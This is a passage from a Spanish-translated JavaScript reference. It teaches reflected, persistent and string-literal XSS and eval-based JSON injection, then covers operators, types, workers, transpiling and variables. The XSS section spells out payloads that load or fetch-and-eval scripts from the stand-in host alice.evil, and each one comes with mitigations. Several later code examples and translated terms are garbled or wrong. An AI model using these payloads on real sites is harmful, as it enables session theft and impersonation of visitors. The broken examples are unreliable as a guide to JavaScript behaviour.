    webView += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try  
again.";  
}
```

Sin embargo, cuando Alice busca `<h1>headings</h1>`, recupera esto:

Tu búsqueda (

encabezados

) no coincide con nada. Inténtalo de nuevo.


HTML sin procesar:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Que Alicia busca la `<script>alert(1)</script>`, ve:

Su búsqueda (), no coincide con nada. Inténtalo de nuevo.

Y:



Que Alicia busca <script src = "https://alice.evil/puppy_xss.js"></script>really cute puppies de <script src = "https://alice.evil/puppy_xss.js"></script>really cute puppies , y copia el enlace en su barra de direcciones, y luego envía correos electrónicos a Bob:

Mover,

Cuando busco **cachorros lindos** , ¡no pasa nada!

Luego, Alice logra que Bob ejecute su script mientras Bob inicia sesión en su cuenta.

Mitigación:

1. Escape todos los corchetes angulares en las búsquedas antes de devolver el término de búsqueda cuando no se encuentren resultados.
2. No devuelva el término de búsqueda cuando no se encuentren resultados.
3. Agregue una **Política de seguridad de contenido que se niegue a cargar contenido activo de otros dominios**

Secuencias de comandos persistentes entre sitios (XSS)

Digamos que Bob posee un sitio web social que permite a los usuarios personalizar sus perfiles.

Alice va al sitio web de Bob, crea una cuenta y va a la configuración de su perfil. Ella establece la descripción de su perfil como en I'm actually too lazy to write something here.

Cuando sus amigos ven su perfil, este código se ejecuta en el servidor:

```
if(viewedPerson.profile.description){  
    page += "<div>" + viewedPerson.profile.description + "</div>";  
}else{  
    page += "<div>This person doesn't have a profile description.</div>";  
}
```

Resultando en este HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Que Alice establece la descripción de su perfil en **I like HTML**. Cuando ella visita su perfil, en lugar de ver

 Me gusta HTML

ella ve

Me gusta el HTML

Entonces Alice establece su perfil en

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write something here.
```

Cada vez que alguien visita su perfil, ejecuta el script de Alicia en el sitio web de Bob mientras está conectado como su cuenta.

Mitigación

1. Escape corchetes angulares en descripciones de perfil, etc.
2. Almacene las descripciones de los perfiles en un archivo de texto simple que luego se recupera con un script que agrega la descripción a través de `.innerText`
3. Agregue una **Política de seguridad de contenido que se niegue a cargar contenido activo de otros dominios**

Persistentes secuencias de comandos entre sitios de literales de cadena JavaScript

Digamos que Bob posee un sitio que te permite publicar mensajes públicos.

Los mensajes son cargados por un script que se ve así:

```
addMessage("Message 1");
addMessage("Message 2");
addMessage("Message 3");
addMessage("Message 4");
addMessage("Message 5");
addMessage("Message 6");
```

La función `addMessage` agrega un mensaje publicado al DOM. Sin embargo, en un esfuerzo por evitar XSS, **se escapa cualquier HTML en los mensajes publicados**.

El script se genera **en el servidor de** esta manera:

```
for(var i = 0; i < messages.length; i++){
    script += "addMessage(\"" + messages[i] + "\");";
}
```

Así que Alice publica un mensaje que dice: My mom said: "Life is good. Pie makes it better. " . Cuando ve el mensaje de antemano, en lugar de ver su mensaje, ve un error en la consola:

```
Uncaught SyntaxError: missing ) after argument list
```

¿Por qué? Debido a que el script generado se ve así:

```
addMessage("My mom said: "Life is good. Pie makes it better. "");
```

Eso es un error de sintaxis. Que Alice publica:

```
I like pie ");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//
```

Entonces el script generado se ve como:

```
addMessage("I like pie
");fetch("https://alice.evil/js_xss.js").then(x=>x.text()).then(eval);//");
```

Eso agrega el mensaje `I like pie`, pero también **descarga y ejecuta https://alice.evil/js_xss.js cada vez que alguien visita el sitio de Bob.**

Mitigación:

1. Pase el mensaje publicado en [JSON.stringify \(\)](#)
2. En lugar de crear dinámicamente una secuencia de comandos, genere un archivo de texto sin formato que contenga todos los mensajes que la secuencia de comandos recupera posteriormente
3. Agregue una [Política de seguridad de contenido](#) que se niegue a cargar contenido activo de otros dominios

¿Por qué los scripts de otras personas pueden dañar su sitio web y sus visitantes?

Si no cree que los scripts maliciosos puedan dañar su sitio, **está equivocado**. Aquí hay una lista de lo que podría hacer un script malicioso:

1. Se retira del DOM para que **no se pueda rastrear**.
2. Roba las cookies de sesión de los usuarios y **habilita al autor del script para iniciar sesión y suplantarlos**
3. Mostrar un falso "Su sesión ha caducado. Por favor, vuelva a iniciar sesión". Mensaje que **envía la contraseña del usuario al autor del script** .
4. Registre un trabajador de servicio malicioso que ejecute un script malicioso **en cada visita** a ese sitio web.
5. Coloque un paywall falso que exija que los usuarios **paguen dinero** para acceder al sitio **que realmente va al autor del script** .

Por favor, **no piense que XSS no dañará su sitio web y sus visitantes**.

Inyección de JSON evaluada

Digamos que cada vez que alguien visita una página de perfil en el sitio web de Bob, se obtiene la siguiente URL:

```
https://example.com/api/users/1234/profledata.json
```

Con una respuesta como esta:

```
{  
  "name": "Bob",  
  "description": "Likes pie & security holes."  
}
```

Que los datos se analizan y se insertan:

```
var data = eval("(" + resp + ")");  
document.getElementById("#name").innerText = data.name;  
document.getElementById("#description").innerText = data.description;
```

Parece bueno, ¿verdad? **Incorrecto.**

¿Qué pasa si la descripción de alguien es Likes XSS.");alert(1);({ "name":"Alice","description":"Likes XSS. ? Parece extraño, pero si está mal hecho, la respuesta será:

```
{  
  "name": "Alice",  
  "description": "Likes pie & security  
holes."});alert(1);({ "name":"Alice","description":"Likes XSS."  
})
```

Y esto será eval :

```
({  
  "name": "Alice",  
  "description": "Likes pie & security  
holes."});alert(1);({ "name":"Alice","description":"Likes XSS."  
})
```

Si no cree que eso sea un problema, péguelo en la consola y vea qué sucede.

Mitagacion

- Use **JSON.parse** en lugar de eval para obtener JSON. En general, no use eval, y definitivamente no use eval con algo que un usuario pueda controlar. Eval [crea un nuevo contexto de ejecución](#), creando un **impacto de rendimiento**.
- Escape adecuadamente " y \ en los datos de usuario antes de ponerlos en JSON. Si simplemente escapa ", entonces esto sucederá:

```
Hello! \"});alert(1);({
```

Se convertirá a:

```
"Hello! \\\"});alert(1);({"
```

Ups. Recuerda escapar tanto de \ como de " , o simplemente usa JSON.parse.

Capítulo 98: Tilde ~

Introducción

El operador ~ observa la representación binaria de los valores de la expresión y realiza una operación de negación a nivel de bits en ella.

Cualquier dígito que sea un 1 en la expresión se convierte en un 0 en el resultado. Cualquier dígito que sea un 0 en la expresión se convierte en un 1 en el resultado.

Examples

~ Integer

El siguiente ejemplo ilustra el uso del operador NOT (~) a nivel de bits en números enteros.

```
let number = 3;  
let complement = ~number;
```

El resultado del número del complement es igual a -4;

Expresión	Valor binario	Valor decimal
3	00000000 00000000 00000000 00000011	3
~ 3	11111111 11111111 11111111 11111100	-4

Para simplificar esto, podemos pensar que es una función $f(n) = -(n+1)$.

```
let a = ~~2; // a is now 1  
let b = ~~1; // b is now 0  
let c = ~0; // c is now -1  
let d = ~1; // d is now -2  
let e = ~2; // e is now -3
```

~~ operador

Double Tilde ~~ ejecutará la operación NO bitwise dos veces.

El siguiente ejemplo ilustra el uso del operador NOT (~~) a nivel de bits en números decimales.

Para mantener el ejemplo simple, se utilizará el número decimal 3.5, debido a su representación simple en formato binario.

```
let number = 3.5;  
let complement = ~number;
```

El resultado del número del complement es igual a -4;

Expresión	Valor binario	Valor decimal
3	00000000 00000000 00000000 00000011	3
~~ 3	00000000 00000000 00000000 00000011	3
3.5	00000000 00000011.1	3.5
~~ 3.5	00000000 00000011	3

Para simplificar esto, podemos imaginarlo como funciones $f_2(n) = -(-(n+1) + 1)$ y $g_2(n) = -(-(\text{integer}(n)+1) + 1)$.

f2 (n) dejará el número entero como está.

```
let a = ~~2; // a is now -2
let b = ~~1; // b is now -1
let c = ~~0; // c is now 0
let d = ~~1; // d is now 1
let e = ~~2; // e is now 2
```

g2 (n) esencialmente redondeará los números positivos hacia abajo y los números negativos hacia arriba.

```
let a = ~~2.5; // a is now -2
let b = ~~1.5; // b is now -1
let c = ~~0.5; // c is now 0
let d = ~~1.5; // d is now 1
let e = ~~2.5; // e is now 2
```

Convertir valores no numéricos a números

~~ podría usar en valores no numéricos. Una expresión numérica se convertirá primero en un número y luego se ejecutará una operación NO bit a bit en ella.

Si la expresión no se puede convertir a un valor numérico, se convertirá a 0.

true valores bool true y false son excepciones, donde true se presenta como valor numérico 1 y false como 0

```
let a = ~~"-2"; // a is now -2
let b = ~~"1"; // b is now -1
let c = ~~"0"; // c is now 0
let d = ~~"true"; // d is now 0
let e = ~~"false"; // e is now 0
let f = ~~true; // f is now 1
let g = ~~false; // g is now 0
let h = ~~""; // h is now 0
```

Shorthands

Podemos usar `~` como una taquigrafía en algunos escenarios cotidianos.

Sabemos que `~` convierte `-1` a `0`, por lo que podemos usarlo con `indexOf` en la matriz.

Índice de

```
let items = ['foo', 'bar', 'baz'];  
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}  
  
or  
  
if (items.indexOf('a') >= 0) {}
```

puede ser reescrito como

```
if (~items.indexOf('a')) {}
```

~ Decimal

El siguiente ejemplo ilustra el uso del operador NOT (`~`) a nivel de bits en números decimales.

Para mantener el ejemplo simple, se utilizará el número decimal `3.5`, debido a su representación simple en formato binario.

```
let number = 3.5;  
let complement = ~number;
```

El resultado del número del complement es igual a `-4`:

Expresión	Valor binario	Valor decimal
3.5	00000000 00000010.1	3.5
<code>~ 3.5</code>	11111111 11111100	-4

Para simplificar esto, podemos pensar que es una función `f(n) = -(integer(n)+1)`.

```
let a = ~~2.5; // a is now 1  
let b = ~~1.5; // b is now 0  
let c = ~0.5; // c is now -1  
let d = ~1.5; // c is now -2  
let e = ~2.5; // c is now -3
```


Capítulo 99: Tipos de datos en Javascript

Examples

tipo de

`typeof` es la función 'oficial' que se usa para obtener el `type` en javascript, sin embargo, en ciertos casos puede dar resultados inesperados ...

1. cuerdas

```
typeof "String" O  
typeof Date(2011,01,01)
```

"cuerda"

2. Números

```
typeof 42
```

"número"

3. Bool

```
typeof true (valores válidos true y false )
```

booleano

4. Objeto

```
typeof {} O  
typeof [] O  
typeof null O  
typeof /aaa/ O  
typeof Error()
```

"objeto"

5. Función

```
typeof function(){ }
```

"función"

6. indefinido

```
var var1; typeof var1
```

"indefinido"

Obtención del tipo de objeto por nombre de constructor

Cuando uno con el operador `typeof` uno obtiene un `object` tipo, cae en una categoría un poco perdida ...

En la práctica, es posible que deba limitarlo a qué tipo de 'objeto' es realmente y una forma de hacerlo es usar el nombre del constructor de objetos para obtener el sabor del objeto que realmente es: `Object.prototype.toString.call(yourObject)`

1. cuerda

```
Object.prototype.toString.call("String")
```

"[cadena de objeto]"

2. Número

```
Object.prototype.toString.call(42)
```

"[Número de objeto]"

3. Bool

```
Object.prototype.toString.call(true)
```

"[objeto booleano]"

4. Objeto

```
Object.prototype.toString.call(Object()) O  
Object.prototype.toString.call({ })
```

"[objeto Objeto]"

5. Función

```
Object.prototype.toString.call(function() {})
```

"[Función objeto]"

6. fecha

```
Object.prototype.toString.call(new Date(2015,10,21))
```

"[fecha del objeto]"

7. Regex

```
Object.prototype.toString.call(new RegExp()) O  
Object.prototype.toString.call(/foo/);
```

"[objeto RegExp]"

8. Array

```
Object.prototype.toString.call([]);
```

"[Object Array]"

9. Nulo

```
Object.prototype.toString.call(null);
```

"[objeto nulo]"

10. indefinido

```
Object.prototype.toString.call(undefined);
```

"[objeto no definido]"

11. error

```
Object.prototype.toString.call(Error());
```

"[error de objeto]"

Encontrar la clase de un objeto

Para encontrar si un objeto fue construido por un determinado constructor o uno heredado de él, puede usar el comando `instanceof` :

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
  if (arguments.length === 1) {
    const [firstArg] = arguments
    if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
      return sum(...firstArg) //calls sum(1, 2, 3)
    }
  }
  return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3))  //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4))        //4
```

Tenga en cuenta que los valores primitivos no se consideran instancias de ninguna clase:

```
console.log(2 instanceof Number)      //false
console.log('abc' instanceof String)   //false
console.log(true instanceof Boolean)    //false
console.log(Symbol() instanceof Symbol) //false
```

Cada valor en JavaScript, además de `null` e `undefined` también tiene una propiedad de `constructor` que almacena la función que se utilizó para construirlo. Esto incluso funciona con primitivos.

```
//Whereas instanceof also catches instances of subclasses,
```

```
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array)           //true true
console.log([] .constructor === Object, [] .constructor === Array) //false true

function isNumber(value) {
    //null.constructor and undefined.constructor throw an error when accessed
    if (value === null || value === undefined) return false
    return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined))           //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1)) //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

Capítulo 100: Trabajadores

Sintaxis

- nuevo trabajador (archivo)
- PostMessage (datos, transferencias)
- onmessage = function (message) {/* ... */}
- onerror = función (mensaje) {/* ... */}
- Terminar()

Observaciones

- Los trabajadores de servicio solo están habilitados para sitios web servidos a través de HTTPS.

Examples

Registrar un trabajador de servicio

```
// Check if service worker is available.  
if ('serviceWorker' in navigator) {  
  navigator.serviceWorker.register('/sw.js').then(function(registration) {  
    console.log('SW registration succeeded with scope:', registration.scope);  
  }).catch(function(e) {  
    console.log('SW registration failed with error:', e);  
  });  
}
```

- Puede llamar a `register()` en cada carga de página. Si el SW ya está registrado, el navegador le proporciona una instancia que ya se está ejecutando
- El archivo SW puede tener cualquier nombre. `sw.js` es común.
- La ubicación del archivo SW es importante porque define el alcance del SW. Por ejemplo, un archivo SW en `/js/sw.js` solo puede interceptar solicitudes de `fetch` para archivos que comienzan con `/js/`. Por este motivo, normalmente ve el archivo SW en el directorio de nivel superior del proyecto.

Trabajador web

Un trabajador web es una forma sencilla de ejecutar scripts en subprocesos en segundo plano, ya que el subproceso de trabajo puede realizar tareas (incluidas las tareas de E / S utilizando `XMLHttpRequest`) sin interferir con la interfaz de usuario. Una vez creado, un trabajador puede enviar mensajes que pueden ser de diferentes tipos de datos (excepto funciones) al código JavaScript que lo creó mediante la publicación de mensajes en un controlador de eventos especificado por ese código (y viceversa).

Los trabajadores pueden ser creados de varias maneras.

Lo más común es desde una simple URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

También es posible crear un Worker dinámicamente a partir de una cadena usando URL.createObjectURL() :

```
var workerData = "function someFunction() { }; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"]), { type: "text/javascript"
});

var webworker = new Worker(blobURL);
```

El mismo método se puede combinar con Function.toString() para crear un trabajador a partir de una función existente:

```
var workerFn = function() {
    console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"]), { type:
"text/javascript" });

var webworker = new Worker(blobURL);
```

Un trabajador de servicio simple

main.js

Un trabajador de servicio es un trabajador impulsado por eventos registrado contra un origen y una ruta. Toma la forma de un archivo JavaScript que puede controlar la página web / sitio al que está asociado, interceptando y modificando las solicitudes de recursos y navegación, y almacenando en caché los recursos de manera muy granular para darle un control completo sobre cómo se comporta su aplicación en ciertas situaciones (El más obvio es cuando la red no está disponible.)

Fuente: [MDN](#)

Pocas cosas:

1. Es un Trabajador de JavaScript, por lo que no puede acceder al DOM directamente
2. Es un proxy de red programable.
3. Se terminará cuando no esté en uso y se reiniciará cuando sea necesario.
4. Un trabajador de servicio tiene un ciclo de vida que está completamente separado de su página web
5. Se necesita HTTPS

Este código que se ejecutará en el contexto del documento, (o) este JavaScript se incluirá en su página a través de una etiqueta <script> .

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
    // the registration is async and it returns a promise
    .then(function (reg) {
      console.log('Registration Successful');
    });
}
```

sw.js

Este es el código de trabajador de servicio y se ejecuta en el [alcance global de ServiceWorker](#) .

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

Trabajadores dedicados y trabajadores compartidos

Trabajadores dedicados

A un trabajador web dedicado solo se puede acceder mediante el script que lo llamó.

Aplicación principal:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
  console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
  console.log('Worker received arguments:', msg.data);
  self.postMessage(msg.data[0] + msg.data[1]);
});
```

Trabajadores compartidos

Se puede acceder a un trabajador compartido mediante múltiples scripts, incluso si se accede a ellos desde diferentes ventanas, marcos o incluso trabajadores.

Crear un trabajador compartido es muy similar a cómo crear uno dedicado, pero en lugar de la comunicación directa entre el hilo principal y el hilo del trabajador, deberá comunicarse a través de un objeto de puerto, es decir, un puerto explícito tiene que Puede abrirse para que múltiples scripts puedan usarlo para comunicarse con el trabajador compartido. (Tenga en cuenta que los trabajadores dedicados hacen esto implícitamente)

Aplicación principal

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start(); // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0]; // get the port

    port.onmessage = function(e) {
        console.log('Worker received arguments:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

Tenga en cuenta que la configuración de este controlador de mensajes en el subprocesso de trabajo también abre implícitamente la conexión del puerto al subprocesso principal, por lo que la llamada a `port.start()` no es realmente necesaria, como se indicó anteriormente.

Terminar un trabajador

Una vez que haya terminado con un trabajador debe terminarlo. Esto ayuda a liberar recursos para otras aplicaciones en la computadora del usuario.

Hilo principal:

```
// Terminate a worker from your application.
worker.terminate();
```

Nota : el método de `terminate` no está disponible para los trabajadores del servicio. Se terminará cuando no esté en uso y se reiniciará cuando sea necesario.

Hilo del trabajador:

```
// Have a worker terminate itself.
self.close();
```

Poblando tu caché

Una vez que su trabajador de servicio se haya registrado, el navegador intentará instalarlo y luego lo activará.

Instalar detector de eventos

```
this.addEventListener('install', function(event) {
  console.log('installed');
});
```

Almacenamiento en caché

Se puede usar este evento de instalación devuelto para almacenar en caché los activos necesarios para ejecutar la aplicación sin conexión. El siguiente ejemplo utiliza la API de caché para hacer lo mismo.

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

Comunicarse con un trabajador web

Dado que los trabajadores se ejecutan en un subproceso separado del que los creó, la comunicación debe realizarse a través de `postMessage`.

Nota: Debido a los diferentes prefijos de exportación, algunos navegadores tienen `webkitPostMessage` lugar de `postMessage`. Debe anular el `postMessage` para asegurarse de que los trabajadores "trabajen" (no es un juego de palabras) en la mayoría de los lugares posibles:

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

Desde el hilo principal (ventana principal):

```
// Create a worker
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
  // `event.data` contains the value or object sent from the worker
  console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

Del trabajador, en webworker.js :

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});
```

Alternativamente, también puede agregar escuchas de eventos usando onmessage :

Desde el hilo principal (ventana principal):

```
webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

Del trabajador, en webworker.js :

```
self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}
```

Capítulo 101: Transpiling

Introducción

Transpiling es el proceso de interpretar ciertos lenguajes de programación y traducirlos a un idioma específico. En este contexto, el transpiling tomará los idiomas de [compilación a JS](#) y los traducirá al idioma de **destino** de Javascript.

Observaciones

Transpiling es el proceso de convertir el código fuente en código fuente, y esta es una actividad común en el desarrollo de JavaScript.

Las funciones disponibles en las aplicaciones JavaScript comunes (Chrome, Firefox, NodeJS, etc.) a menudo se quedan rezagadas con respecto a las últimas especificaciones de ECMAScript (ES6 / ES2015, ES7 / ES2016, etc.). Una vez que se haya aprobado una especificación, seguramente estará disponible de forma nativa en futuras versiones de aplicaciones de JavaScript.

En lugar de esperar nuevas versiones de JavaScript, los ingenieros pueden comenzar a escribir código que se ejecutará de forma nativa en el futuro (pruebas de futuro) mediante el uso de un compilador para convertir el código escrito para las especificaciones más recientes en código compatible con las aplicaciones existentes. Transpilers comunes incluyen [Babel](#) y [Google Traceur](#).

Los transpilers también se pueden usar para convertir de otro lenguaje como TypeScript o CoffeeScript a JavaScript "vainilla" normal. En este caso, la transcripción de conversiones de un idioma a otro idioma.

Examples

Introducción a Transpiling

Ejemplos

ES6 / ES2015 a ES5 (a través de [Babel](#)) :

Esta sintaxis de ES2015

```
// ES2015 arrow function syntax  
[1,2,3].map(n => n + 1);
```

Se interpreta y traduce a esta sintaxis de ES5:

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
    return n + 1;
});
```

CoffeeScript a Javascript (a través del compilador incorporado de CoffeeScript) :

Este CoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

Se interpreta y traduce a Javascript:

```
if (typeof elvis !== "undefined" && elvis !== null) {
    alert("I knew it!");
}
```

¿Cómo transpile?

La mayoría de los lenguajes de compilación a Javascript tienen un transpiler **incorporado** (como en CoffeeScript o TypeScript). En este caso, es posible que solo necesite habilitar el transpiler del idioma a través de la configuración o una casilla de verificación. La configuración avanzada también se puede establecer en relación con el transpiler.

Para el **transpiling de ES6 / ES2016 a ES5** , el transpiler más prominente que se usa es [Babel](#) .

¿Por qué debería transpilar?

Los beneficios más citados incluyen:

- La capacidad de utilizar sintaxis más nueva de forma fiable
- Compatibilidad entre la mayoría, si no todos los navegadores
- Uso de funciones nativas faltantes / aún no nativas en Javascript a través de lenguajes como CoffeeScript o TypeScript

Comienza a usar ES6 / 7 con Babel

[El soporte del navegador para ES6](#) está creciendo, pero para asegurarse de que su código funcione en entornos que no lo admiten completamente, puede usar [Babel](#) , el transpiler de ES6 / 7 a ES5, ¡pruébelo!

Si desea usar ES6 / 7 en sus proyectos sin tener que preocuparse por la compatibilidad, puede usar [Node](#) y [Babel CLI](#)

Configuración rápida de un proyecto con Babel para soporte

ES6 / 7

1. Descargar e instalar Node
2. Vaya a una carpeta y cree un proyecto con su herramienta de línea de comandos favorita

```
~ npm init
```

3. Instalar Babel CLI

```
~ npm install --save-dev babel-cli  
~ npm install --save-dev babel-preset-es2015
```

4. Cree una carpeta de `scripts` para almacenar sus archivos `.js`, y luego una carpeta `dist/scripts` donde se almacenarán los archivos totalmente compatibles transpilados.
5. Cree un archivo `.babelrc` en la carpeta raíz de su proyecto y escríbalo en él.

```
{  
  "presets": ["es2015"]  
}
```

6. Edite su archivo `package.json` (creado cuando ejecutó `npm init`) y agregue el script de `build` a la propiedad de `scripts`:

```
{  
  ...  
  "scripts": {  
    ...  
    "build": "babel scripts --out-dir dist/scripts"  
  },  
  ...  
}
```

7. Disfruta de la [programación en ES6 / 7](#)
8. Ejecuta lo siguiente para transpilar todos tus archivos a ES5

```
~ npm run build
```

Para proyectos más complejos es posible que desee echar un vistazo a [Gulp](#) o [Webpack](#)

Capítulo 102: Usando javascript para obtener / configurar variables personalizadas de CSS

Examples

Cómo obtener y establecer valores de propiedad de variable CSS.

Para obtener un valor use el método `.getPropertyValue()`

```
element.style.getPropertyValue("--var")
```

Para establecer un valor use el método `.setProperty()`.

```
element.style.setProperty("--var", "NEW_VALUE")
```

Capítulo 103: Variables de JavaScript

Introducción

Las variables son las que componen la mayoría de JavaScript. Estas variables componen cosas desde números hasta objetos, que están todos en JavaScript para hacer la vida más fácil.

Sintaxis

- var {variable_name} [= {valor}];

Parámetros

nombre de la variable	{Requerido} El nombre de la variable: se usa cuando se llama.
=	[Opcional] Asignación (definiendo la variable)
valor	{Requerido cuando se usa Asignación} El valor de una variable [por defecto: no definido]

Observaciones

```
"use strict";
```

```
'use strict';
```

El modo estricto hace que JavaScript sea más estricto para asegurarte los mejores hábitos. Por ejemplo, asignando una variable:

```
"use strict"; // or 'use strict';
var syntax101 = "var is used when assigning a variable.";
uhOh = "This is an error!";
```

uhOh se supone que se define usando var . El modo estricto, al estar activado, muestra un error (en la consola, no importa). Usa esto para generar buenos hábitos en la definición de variables.

Puedes usar **Arrays y Objetos anidados** alguna vez. A veces son útiles y también es divertido trabajar con ellos. Así es como funcionan:

Matrices anidadas

```
var myArray = [ "The following is an array", ["I'm an array"] ];
```

```
console.log(myArray[1]); // (1) ["I'm an array"]
console.log(myArray[1][0]); // "I'm an array"
```

```
var myGraph = [ [0, 0], [5, 10], [3, 12] ]; // useful nested array
```

```
console.log(myGraph[0]); // [0, 0]
console.log(myGraph[1][1]); // 10
```

Objetos anidados

```
var myObject = {
  firstObject: {
    myVariable: "This is the first object"
  }
  secondObject: {
    myVariable: "This is the second object"
  }
}
```

```
console.log(myObject.firstObject.myVariable); // This is the first object.
console.log(myObject.secondObject); // myVariable: "This is the second object"
```

```
var people = {
  john: {
    name: {
      first: "John",
      last: "Doe",
      full: "John Doe"
    },
    knownFor: "placeholder names"
  },
  bill: {
    name: {
      first: "Bill",
      last: "Gates",
      full: "Bill Gates"
    },
    knownFor: "wealth"
  }
}
```

```
}
```

```
console.log(people.john.name.first); // John
console.log(people.john.name.full); // John Doe
console.log(people.bill.knownFor); // wealth
console.log(people.bill.name.last); // Gates
console.log(people.bill.name.full); // Bill Gates
```

Examples

Definiendo una variable

```
var myVariable = "This is a variable!";
```

Este es un ejemplo de definición de variables. Esta variable se llama "cadena" porque tiene caracteres ASCII (AZ , 0-9 !@#\$, Etc.)

Usando una variable

```
var number1 = 5;
number1 = 3;
```

Aquí, definimos un número llamado "número1" que era igual a 5. Sin embargo, en la segunda línea, cambiamos el valor a 3. Para mostrar el valor de una variable, lo registramos en la consola o usamos window.alert() :

```
console.log(number1); // 3
window.alert(number1); // 3
```

Para sumar, restar, multiplicar, dividir, etc., hacemos lo siguiente:

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

También podemos agregar cadenas que las concatenen, o las pongan juntas. Por ejemplo:

```
var myString = "I am a " + "string!"; // "I am a string!"
```

Tipos de variables

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to
9,223,372,036,854,775,807)
```

```

var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;

var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined

var myNull = null; // null
// to be continued...

```

Arrays y objetos

```
var myArray = []; // empty array
```

Una matriz es un conjunto de variables. Por ejemplo:

```

var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                        // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy

```

Un objeto es un grupo de valores; a diferencia de los arreglos, podemos hacer algo mejor que ellos:

```

myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
billy = {
    firstname: "Billy",
    lastname: undefined
    fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy

```

En lugar de hacer una matriz ["John Doe", "Billy"] y llamar a myArray[0], podemos llamar a john.fullname y billy.fullname .

Capítulo 104: WeakMap

Sintaxis

- nuevo WeakMap ([iterable]);
- weakmap.get (clave);
- weakmap.set (clave, valor);
- weakmap.has (clave);
- weakmap.delete (clave);

Observaciones

Para los usos de WeakMap, consulte [¿Cuáles son los usos reales de ES6 WeakMap?](#).

Examples

Creando un objeto WeakMap

El objeto WeakMap le permite almacenar pares clave / valor. La diferencia con el [Mapa](#) es que las claves deben ser objetos y están mal referenciadas. Esto significa que si no hay otras referencias sólidas a la clave, el elemento en WeakMap puede ser eliminado por el recolector de basura.

El constructor WeakMap tiene un parámetro opcional, que puede ser cualquier objeto iterable (por ejemplo, Array) que contenga pares clave / valor como arreglos de dos elementos.

```
const o1 = { a: 1, b: 2},  
          o2 = {};  
  
const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

Obtención de un valor asociado a la clave.

